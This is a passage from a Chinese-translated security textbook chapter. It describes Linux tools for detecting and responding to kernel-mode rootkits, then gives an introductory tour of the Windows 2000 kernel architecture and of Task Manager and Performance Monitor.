此外，你还应该使用文件完整性检测工具，例如 Tripwire、AIDE，以及我们在第 7 章中讨论过的相关程序。一个考虑周密的攻击者会利用改变执行方向和其他修改来设置受控内核，然后就可以欺骗文件完整性检测工具，隐瞒系统中所有的文件修改。如果攻击者很小心地掩盖了自己的踪迹，则可以欺骗文件完整性检测工具。尽管如此，一个不太细心的攻击者可能会忘记设置内核模式 RootKit，用来隐藏对一个或两个敏感系统文件的修改。即使是攻击者设下的内核模式 RootKit 中文件隐藏设置的一个疏忽，都将令他们暴露于你的文件完整性检测工具的侦测之下。所以即使攻击者非常小心，仍然可以用内核模式 RootKit 迷惑文件完整性检测工具，这些工具还是很有用的。我想不会单纯依靠攻击者所犯的错误来发现其的卑劣行径，但是你最好相信我会完全利用他们的错误。将文件完整性检测工具应用于所有的敏感系统中，这让我在这样的环境下做好准备。

我们在第 7 章中讨论过的另外一个工具对于检测这些内核模式攻击也非常有用，称为“chkrootkit”。通过查找内核模式 RootKit 引起的各种系统异常，这个免费的 chkrootkit 工具可以检测到 Adore、SucKIT 和多个其他内核模式 RootKit。因为你非常喜欢 *Matrix*，所以 chkrootkit 实际上可以用来查找 *Matrix* 的误操作。在电影中，当攻击者开始进行修改，创建了一个 *déjà vu*，*Matrix* 的误操作就会发生。类似地，有了内核模式 RootKit，系统表现出的一个异常可能是安装了某个恶意软件的迹象，包含在 chkrootkit 中的脚本所执行的测试可以

用来抓住内核所说的谎话（关于现有的特定文件和目录、网络接口混合模式和内核模式，以及 RootKit 一般情况下欺瞒的其他项目）。

发现内核模式 RootKit 的一种方式是一个文件或目录被隐藏后，查找目录结构中的不一致。文件系统中的每个目录都有一个连接数，它指出了在这个文件系统结构中给定目录连接到的其他目录和文件的数目。对于每个目录，这个连接数应该比这个目录中文件数目多两个以上。也就是说，这个目录应该有一个对每个文件的连接，加上一个到父目录的连接（..）和一个到自己的连接（.）。许多内核模式 RootKit，例如 Adore，隐藏文件时，无需操作父目录的连接数。chkrootkit 整理整个目录结构，计算文件和目录的数量，这样就可以查看每个目录内部并将其与连接数相比较。如果发现差异，chkrootkit 会输出一条信息说明，可能有目录被一个内核模式 RootKit 隐藏。不幸的是，写这本书时，chkrootkit 的当前版本不能检测到 KIS，它甚至控制着与隐藏文件和目录相关的连接数。KIS 相当巧妙，不会将那样的错误引入 Matrix。

除了普通的 RootKit 检测工具，例如文件完整性检测工具和 chkrootkit，还有其他工具擅长于检测多数与内核模式 RootKit 相关的行为，例如修改系统调用表或安装内核模块。特别地，一个称为“KSTAT”（Kernel Security Therapy Anti-Trolls 的缩写）的工具可以从 www.s0ftpj.org/en/tools.html 免费下载。在 Linux 2.4 内核中，KSTAT 有助于发现和删除内核模式 RootKit。检测时，KSTAT 查找对系统调用表的修改。它甚至会扫描/dev/kmem 查找与所有的系统调用相关的内存位置，并将这些结果与 System.map 文件中的信息相比较。如果发现不同，则警告系统管理员有人修改了系统调用表。如同攻击者浏览/dev/kmem，利用诸如 SucKIT 这样的工具闯入我们的系统一样，我们可以利用 KSTAT 浏览/dev/kmem 来发现他们的攻击。

另外类似于 Systrace，KSTAT 工具，也可以创建一个签名列表用于各种关键程序的系统调用，例如一个 Web 或 mail 服务器程序。如果某些这样的系统调用被修改，或者这些程序产生了额外的系统调用，KSTAT 可以警告管理员出现了某些异常。

除 KSTAT 之外，还有一个免费工具可以查询 Linux 中对系统调用表的控制，即 Keith J. Jones 编写的 Syscall Sentry，这是一个通常在系统启动时嵌入的可执行内核模块。如果攻击者嵌入一个修改系统调用表的模块，Syscall Sentry 模块就能检测到这一修改，记录这个事件，并警告系统管理员出现了异常活动。

除了 Linux，另外有一些工具为 UNIX 的其他版本提供了系统调用表检测。例如，一个称为“KSEC”的工具在 FreeBSD 和 OpenBSD 上提供了这样的服务，该工具可以从 www.s0ftpj.org/tools/ksec.tgz 下载。在 Solaris 的系统中，你可以使用一个称为“Listsyscalls”的工具，它由 Bruce M. Simpson 编写，可以在站点 www.packetstormsecurity.org 中找到。KSEC 和 Listsyscalls 都提供了与面向 Linux 用户通过 KSTAT 和 Syscall Sentry 实现的类似功能。

8.3.5 应对 Linux 中的内核模式 RootKit

现在，假设这些检测机制，甚至是你的直觉告诉你有个卑鄙的攻击者在你的计算机上安装了一个内核模式 RootKit。如果你想研究一下并确定自己的系统中实际发生了什么，那么千万不要相信内核所呈现的一切。你在系统中运行的任何分析工具都有可能被现有的内核欺骗，所以不能相信这些。你正处于攻击者所创建的一个虚幻世界中，但是你需要关于系统真实状态的回答，那么你如何应对呢？

我再一次建议你使用我们在第 7 章中讨论过的工具，还记得我们说过如何应对 RootKit 攻击吗？你应该使用一个可导入的 CD-ROM，其中要用到一个 Linux 操作系统。我们甚至讨论过使用 William Salusky 的 FIRE 和 Karl Knopper 的 Knoppix 产品，其中包含对安全性的明确定制和计算机防御技术研究。那么回到第 7 章，我特意将“可导入”包含在我们对 FIRE 和 Knoppix 的描述中，因为这个很特别的特性在这一章中也将非常有用。研究人员可以将 FIRE 或 Knoppix 软件嵌入一个存在安全隐患的计算机中，然后从 CD-ROM 启动。一旦系统关闭，这个暗藏恶意的欺骗性内核将停止运行。系统重启时，来自于 FIRE 或 Knoppix 的一个可以信赖的内核将加载内存。因为这个新的内核是从 CD-ROM 中获得的，因此研究人员可以用其读取受害计算机的文件系统，其结果相对于从一个恶意内核获取的结果来说更为可信。所以从 CD-ROM 启动后，研究人员可以运行一个文件完整性检测工具（当然构建在 CD-ROM 中）来查找对硬盘上关键文件的修改。

8.4 Windows 内核

到现在为止，我们已经看到了攻击者如何控制 Linux 内核，以及我们如何与之对抗，接下来我们把注意力转向 Windows 内核。鉴于其在台式机和服务器的广泛流行性，Windows 操作系统及其底层内核成为攻击者进行攻击的一个目标。在这一节中，我们从研究 Windows 内核究竟是什么开始，然后深入研究对内核的控制，这与我们在上一节对 Linux 的讨论过程一样。之后，我们会探究一下攻击者是如何侵入并控制 Windows 内核的。在这个研究过程中，我们聚焦于 Windows 2000 内核，它是到写这本书时为止最为广泛使用的 Windows 专业版。而 Windows NT/XP/2003 内核与 Windows 2000 内核非常相似，只有很细微的差别，这也是因为随时间而进行的内核演化所造成的。非常高兴地告诉你，在我们的 Windows 内核之旅中用到的技术和工具都适用于 Windows 2000/XP/2003。所以，如果你用的是 Windows 2000/XP/2003，那么在我们讨论各种 Windows 内核技术时，你应该能够联系到自己的计算机。Windows 9x（包括 Windows Me）的内核则从根本上不同，而且不在我们这章的讨论范围内。所以拿起你那布满灰尘的牛仔帽和长鞭吧，开始我们的 Windows 内

核探险，祝你一路顺风。

8.4.1 Windows 内核之旅

天哪！竟是如此纷繁复杂！

——1968 年，电影《2001: A Space Odyssey》中的对白

你一定非常希望，Windows 内核中可以包含大量用来交互和支持用户模式进程的单元。我们将会看到，在讲到 Linux 内核中提到的许多思想在 Windows 内核中有直接类似的思想。毕竟，它们都是操作系统内核，都想要实现共同的目的。即处在用户模式程序和硬件之间，为这些程序服务。完整的 Windows 内核结构如图 8-21 所示。



图 8-21 Windows 内核总览，及其与重要的用户模式成员的关系

为了理解其中的每一层如何进行操作，让我们从顶层，即用户模式程序讲起。这些是你每天都会用到的程序，例如你最喜欢的字处理器、游戏，或者一个 E-mail 服务器。一个用户模式程序为了与操作系统实施交互，就要执行对各种 Win32 子系统中 DLL 文件的函数调用，这大体上类似于我们在前面讨论 Linux 时的系统库。如果开发人员创建了运行在 Windows 中的程序，则这些 Win32 函数调用是通向 Windows 本身的重要接口，实现了通向 Windows 操作系统的 API。这些 DLL 中包含各种功能，例如在屏幕上显示信息、打开文件和运行其他程序。

为了鼓励 Windows 应用程序的开发，Microsoft 提供了大量文件，这些文件都和 Win32 子系统的 DLL 中可以用到的函数调用有关。Win32 中的 DLL 被组织为多个不同的文件，包括 User32.dll、Gdi32.dll、Advapi32.dll 和 Kernel32.dll 等，每个文件都用自己本身的代码来实现特定的任务。是的，的确如此。称为“Kernel32.dll”的文件并不是内核；相反，和

User32.dll、Gdi32.dll 以及 Advapi32.dll 文件一样，它运行在用户模式下，提供了一个通向各个用户模式程序的 API。用来读文件和写文件，并实现其他操作。称其为“Kernel32.dll”是因为它为用户模式程序提供了一个 API，用来向内核发送请求。但这些请求并不直接发送到内核，只是必须首先通过 Ntdll.dll 文件。

我们应该注意到 Windows 同样支持除了 Win32 set 之外的其他子系统 DLL。从一开始，Windows NT 及其后继版本就包含了为 OS/2（IBM 几年前拥有的一个操作系统）和 POSIX（一个类似于 UNIX 的环境）编写程序的子系统。大多数 Windows 程序仅仅依赖于 Win32 API，而其他子系统用来运行旧的应用程序或在其他程序环境中构建新的程序。

所以，大多数用户程序直接向 Win32 DLL 中进行函数调用。Win32 中的每个函数调用，于是可以实现以下 3 个功能的其中之一[14]。首先，如图 8-22 所示中的单元 A，对于那些相对简单的请求，即它们不要求与硬件和其他程序进行内核级交互，Win32 函数将只是处理这个请求并发送响应。这类函数的一个实例是 *GetCurrentProcessId* 函数，它允许一个程序从用户空间获取自己的程序 ID 号，其中并没有更深层的调用。

处理一个来自于用户模式程序系统调用的另一种可能的方式是 Win32 DLL 需要来自于一个特别的用户模式程序的信息，这个特别的程序负责保证 Win32 子系统的运行，这种交互如图 8-22 中的单元 B 所示。Csrss.exe 程序是 Client/Server Run-Time Subsystem 的缩写，它通过调用用户程序并保存与每个程序相关的状态信息来保证 Win32 子系统的运行。用户模式程序可以通过 Csrss.exe 询问关于自身或其他没有调用到内核的那些程序的信息。




图 8-22 Win32 DLL 处理来自用户模式程序请求的 3 种方式

Win32 函数调用的第 3 种可能方式对于实现我们的目的来说是最有趣的，如图 8-22 所示中的单元 C 所示。用户模式应用程序可以请求一个 Win32 DLL 执行某个要求调用内核函数的操作，例如，用户模式程序可以在一个 Win32 DLL 中执行 *ReadFile* 或 *WriteFile* 函数

调用。为了按照这些函数的要求与硬盘交互，我们显然需要向内核迈进一步。攻击者利用详细记录的 Win32 DLL 将把 *ReadFile* 和 *WriteFile* 函数调用映射到另外一部分代码中，称为“Ntdll.dll”文件，这是一个国内没有相关记录的 API。Ntdll.dll 的目的是利用 Win32 API 中有详细记录的函数调用（如同 *ReadFile* 和 *WriteFile*），并将它们转换为内核所理解的相对模糊的基本函数调用（分别称为“*NtReadFile*”和“*NtWriteFile*”）。

Ntdll.dll 代码映射函数调用之后，我们需要做一个从用户模式到内核模式的转换，跳过调用门（call gate）进入内核。Ntdll.dll 代码利用一个我们将要简单提及的机制，调用称为“Executive”的内核级函数。Executive 因其相当强大的功能而得名，它适合于多种目的，包括使内核函数调用可以用于用户模式、使各种内核级数据结构适用于其他内核级处理，以及管理特定的内核状态值和全局变量。Executive 在一个称为“Ntoskrnl.exe”的重要文件中实现，一经调用，即可确定利用哪部分内核代码来处理请求，例如读出或写入文件。确定使用哪些内核代码来处理请求之后，然后 Executive 转向执行 Ntoskrnl.exe 的另一部分。这个 Ntoskrnl.exe 的基础模块称为“内核”，虽然 Executive 本身运行在内核模式下，而且也在 Ntoskrnl.exe 中实现。

内核中的代码现在需要与硬盘交互，在我们的 *ReadFile* 和 *WriteFile* 实例中，内核需要与硬盘交互。为了实现这个任务，内核本身也要用到其他层次的代码，称为“Hardware Abstraction Layer”（HAL）。这部分在称为“HAL.dll”的文件中实现，其目的是使各种不同版本的硬件产品看起来与内核相互协调。通过发送消息到 HAL，内核可以对这个文件进行读写操作。这样，我们已经越过了操作系统的这一层面。即一个用户程序可以向备有文档的 Win32 DLL（称为“Ntdll.dll”）执行函数调用，它调用 Executive，调用内核，指示 HAL 执行有关操作，与物理硬盘交互。最后，一个用户模式程序可以对文件进行读写操作，或执行与硬盘的交互。

这个过程中有一个关键的部分，我们需要详细说明。即从用户模式到内核模式的转换，这是一个非常重要且很好的调用门的概念。Ntdll.dll 如何执行对内核的调用，即调用 Executive 呢？在某种意义上，我们所做的与在 Linux 中进行的系统调用是等价的。但是，Windows 文件不涉及“系统调用”这个概念。取而代之，Windows 为这个转换赋予“系统服务分配”这样的术语。相对于 Linux 中简单的“系统调用”而言，这听起来是一个更高级的词。不过，这个思想其实是一样的，如图 8-23 所示，它实际上是前面的图 8-22 的一个放大。

与 Linux 一样，用户模式和内核模式之间的转换发生在使用 CPU 中断信号时。对于 Windows，Ntdll.dll 在 x86 兼容处理器上触发编号为 0x2E 的中断产生这个转换。在这个中断过程中，Executive 中的一段代码调用系统服务调度程序，需要确定内核请求哪种系统服务调用来调用相应的底层内核代码。在中断发生时，系统服务分配程序根据 CPU 注册表提

供的信息，查看称为“系统服务分配表”的列表。这个表说明处理请求的相应系统服务代码位于内核存储器中。听起来很熟悉，不是吗？从某种意义上说，系统服务分配表的原理和 Linux 中的系统调用表非常类似，执行流于是被传送给相应的内核代码。许多这种用于执行各种系统服务调用的内核代码，从一个称为“Win32k.sys”的文件中加载到内核，其中 Win32k.sys 文件实现了许多支持用户模式 Win32 API 的内核模式功能。事实上，大约有 200 个内核函数调用在 Ntoskrnl.exe 本身中实现，但是 500 多个函数调用在系统从 Win32k.sys 启动时加载内核。Ntoskrnl.exe 和 Win32k.sys 函数通过使用位于 HAL 中的更深层代码执行系统服务调用的请求（例如，读出或写入文件），所有内核数据结构和代码都位于内存地址为 0x80000000~0xC0000000 的存储空间内。




图 8-23 Windows 中的系统服务分配

我们已经在较高的层次上了解到 Windows 用户模式和内核模式是如何装配到一起的。现在，让我们查看它们作用于一个真正的系统时又会如何？如果你想在家里研究，那么启动你的 Windows 2000/XP/2003 系统并登录到这台计算机。因为我们使用的是 Windows 内核，所以值得注意的是考虑内核时，Windows 所包含的内建功能比 Linux 中少一些。在 Linux 中，用做内核研究来考虑相应产品时用到的所有工具都构建在操作系统中。对于 Windows 默认安装，并没有几乎同样数量的内建工具用于内核分析。或许有人会认为关于一个运行的 Windows 内核的内部信息少一些有助于提高安全性，因为这样攻击者就不能很容易地发现并修改内核中的敏感数据结构。从某种意义上说，这是一个“通过模糊化提高安全性”的议题。不幸的是，“通过模糊化提高安全性”对于攻击者来说并不是个大的障碍。可能会

稍微减慢它们颠覆系统的速度，但是也会欺骗系统管理员，让他们对自己真正达到的安全等级有所误解。许多杰出的逆向工程师（无论是高尚的研究人员，还是恶意的攻击者）都是相当熟练的，它们已经创造出各种工具用来探索 Windows 内核。仅仅因为操作系统没有内部构建这样的工具，在 Windows 上开发软件时，管理员和攻击者同样常常借助于各种工具来分析内核，我们将立即亲自使用其中一些工具。

为了分析 Windows 内核产品，我们将在自己的计算机上使用一些内建的工具和另外两个免费下载的工具。到时候我会让你知道，你需要在何处安装另外的软件作为补充。而开始，我们只会用到 Microsoft 提供的 Windows 内建工具。

首先，查看你的计算机上运行的进程。按下 Ctrl+Alt+Del 键选择 select Task Manager。单击 Processes 标签，如同我们在图 8-24 中所做的，上面几个进程都与内核相关。

Image Name	PID	CPU	CPU Time	Mem Usage
System Idle Process	0	98	0:36:54	16 K
System	8	00	0:00:09	212 K
smss.exe	152	00	0:00:00	344 K
csrss.exe	176	00	0:00:06	2,316 K
winlogon.exe	196	00	0:00:01	1,168 K
services.exe	224	00	0:00:01	3,536 K
lsass.exe	236	00	0:00:00	1,048 K
lsm.exe	336	00	0:00:00	884 K
svchost.exe	392	00	0:00:00	2,964 K
svchost.exe	444	00	0:00:00	4,220 K
spoolsv.exe	492	00	0:00:00	2,168 K
regsvr.exe	560	00	0:00:00	812 K
MSTask.exe	576	00	0:00:00	1,800 K
vmware-authd.exe	620	00	0:00:00	1,528 K
taskmgr.exe	636	00	0:00:01	2,100 K
vmnetdhcp.exe	720	00	0:00:00	1,212 K
vmnet.exe	732	00	0:00:00	2,176 K
WinMgmt.exe	744	00	0:00:06	168 K
EXPLORER.EXE	792	00	0:00:18	9,644 K

图 8-24 Windows Task Manager 的 Processes 标签中显示的运行进程

你在这个列表中看到的第 1 个进程是 System Idle Process，其进程 ID(PID)为 0。按照事实来讲，System Idle Process 根本不是真正的进程。其实，它只是一个位置，在其中计算并不用于真实进程运行的 CPU 节拍数。在列表中的第 2 行中，我们看到了 System 进程，它始终有一个 PID 为 8。现在，这个进程非常重要，因为它被用于收集内核模式下正在运行的所有线程的信息，不管它们是 Ntoskrnl.exe、Win32k.sys，或其他内核模式代码。

继续向下看这个表，我们发现了称为“Smss.exe”的进程，也称为“Session Manager”。这个关键进程是运行在计算机上的第 1 个用户模式进程，在系统启动过程中由内核调用。

从某种意义上来说，它类似于 UNIX 中的 init daemon，因为 Session Manager 的工作是准备在用户模式下并在计算机启动时调用其他用户模式进程。

接下来，Smss.exe 会调用 Csrss.exe（管理 Win32 子系统的进程）和 Winlogon.exe（让用户登录计算机）。Smss.exe、Csrss.exe 和 Winlogon.exe，还有在它们之后调用的进程都运行在用户模式下。虽然这些进程都运行在用户模式下，但是它们在运行时都会执行许多内核中的系统服务调用，尤其是 Csrss.exe。

然后我们通过查看 Windows Task Manager 的功能，了解系统运行在用户模式下的频繁程度。在 Windows Task Manager 中，单击 Performance 标签，如同我在图 8-25 所做的操作。进入 View 菜单并选择 Show Kernel Times。CPU Usage History 部分现在将会用绿色显示用于用户模式进程的 CPU 时间，红线指示运行在内核模式下时所花费的 CPU 时间。移动你的鼠标，执行一两个应用程序，查看你在系统中执行各种操作时，用户模式和内核模式时间的相对数量如何变化。Windows Task Manager 中的 Performance 视图也可以告诉你内核使用的内存字节数。




图 8-25 Windows Task Manager 的 Performance 标签下分别显示用户模式和内核模式执行数据

所以内核实际上是在此处，并且消耗一些 CPU 周期。到目前为止，我们看到了内核使用 CPU，聚集成一个大的无固定形状的内核时间。我们并不关心哪些进程对内核提出请求，并令其消耗了那些内核时间。我们可以利用构建在 Windows 中的 Performance 工具，将每个进程消耗的内核时间分开。为了实现这一点而引入工具，执行 Start→Control Panel→

Administrative Tools→Performance 操作。

在 Performance 工具中，单击 Add（看起来像加号“+”）按钮。在屏幕中央，单击菜单标签 Performance Object:，选中 Process。注意我们选择 Process，而不是 Processor。Process 视图允许我们查看到单个进程的 CPU 活动，而 Processor 视图把所有活动加起来。现在，在 Select counters from list 下拉列表框中选择 %Privileged Time，并按住 Ctrl 键选中 %User Time。最后，选择某个进程进行分析。我们将从研究 System 进程开始，这个设置的过程如图 8-26 所示。

① 选择“+”按钮

② 在“Performance Object”中选择“Process”

③ 选择“%Privileged Time”和“%User Time”

④ 选择“System”进程




图 8-26 设置 Performance Monitor 查看单个进程，例如 System 进程

现在，先后单击 Add 和 Close 按钮。结果图像非常小，你可能想放大看。如果要放大，可以右击图片，选择 Properties 选项。然后单击 Graph 标签，并输入一个 Vertical Scale 最大值 5 替换 100。现在，你将看到在 Privileged Time（这意味着它运行在内核模式）和 User Time（当然，它运行在用户模式）的进程花费掉的 CPU 时间的相对值。如果想要在系统中运行某个程序，或者你最喜欢的字处理器或浏览器，将会消耗一些 CPU 周期，而且会导致系统服务分配的发生。你会发现，正如自己所希望的，System 将其所有时间花在内核模式中。正如我们前面讨论过的，这是因为 System 进程被用来收集运行在内核模式中的所有线程所消耗的时间。

考虑 System 进程之后，设置 Performance 工具来查看与 Csrss 和 Explorer 相关的权限（即内核）和用户时间。单击“X”图标删除之前的图像，用“+”图标添加一个新的图像。在图 8-27 中，我们演示了如何使用 Performance 工具查看计算机中 System、Csrss 和 Explorer 进程。

